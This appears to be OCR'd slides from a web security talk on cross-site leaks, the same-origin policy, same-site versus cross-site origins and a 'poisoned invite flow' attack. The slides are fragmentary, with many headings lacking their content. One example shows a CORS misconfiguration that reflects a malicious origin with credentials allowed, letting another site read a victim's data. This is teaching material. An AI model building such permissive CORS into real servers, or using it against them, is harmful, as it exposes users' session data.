
The poisoned invite flow

Target Endpoints

The attack


Bonus

https://erasec.be/blog/client-side-path-manipulation/



SIDE CHANNEL CROSS SITE LEAKS

SIDE CHANNEL CROSS SITE LEAKS



GET /static/jquery.min.js

GET aau.dk


OK 200 <doctype html><head>…..

GET /static/bootstrap.css

GET /static/coolfont.woff


SIDE CHANNEL CROSS SITE LEAKS

The same-origin policy helps us a lot




Cross-Site vs Same-Site

URL A	URL B	Cross/Same	Reason
https://www.example.com:443	https://login.example.com:443	Same-Site	subdomains do not matter
https://www.example.com:443	https://www.evil.com:443	Cross-Site	different eTLD+1
http://project1.github.io:80	http://project2.github.io:80	Cross-Site	different eTLD+1
https://www.example.com:443	https://www.example.com:80	Same-Site	ports are ignored
https://github.io:443	https://project1.github.io:443	Cross-Site	different eTLD+1
https://github.io:443	https://github.io:443	Same-Site	exact match
https://www.example.com:443	http://example.com:80	Cross-Site[1]	different scheme




SIDE CHANNEL CROSS SITE LEAKS

Quick words on the infamous SAME ORIGIN POLICY




```
GET /sensitive-victim-data HTTP/1.1
Host: vulnerable-website.com
Origin: https://malicious-website.com
Cookie: sessionid=...
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://malicious-website.com
Access-Control-Allow-Credentials: true
```



SIDE CHANNEL CROSS SITE LEAKS

But it is not possible to mess this up majorly.



Access-Control-Allow-Origin

The `Access-Control-Allow-Origin` response header indicates whether the response can be shared with requesting code from the given origin.

Header type	Response header
Forbidden header name	no


Syntax

